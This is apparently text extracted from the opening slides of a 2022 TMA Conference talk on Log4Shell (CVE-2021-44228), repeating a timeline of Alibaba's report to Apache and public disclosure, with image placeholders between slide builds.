
Raphael Hiesgen, Marcin Nawrocki, Thomas Schmidt, Matthias Wählisch

TMA Conference, June 29, 2022

Log4Shell: What Happened?

CVE-2021-44228

Log4Shell
Public Disclosure




Log4Shell: What Happened?

CVE-2021-44228

Alibaba reports
to Apache

Log4Shell
Public Disclosure




Log4Shell: What Happened?

CVE-2021-44228

Alibaba reports
to Apache

Log4Shell
Public Disclosure




Log4Shell: What Happened?

CVE-2021-44228

Alibaba reports
to Apache

Log4Shell
Public Disclosure




Log4Shell: What Happened?

CVE-2021-44228

Alibaba reports
to Apache

Log4Shell
Public Disclosure

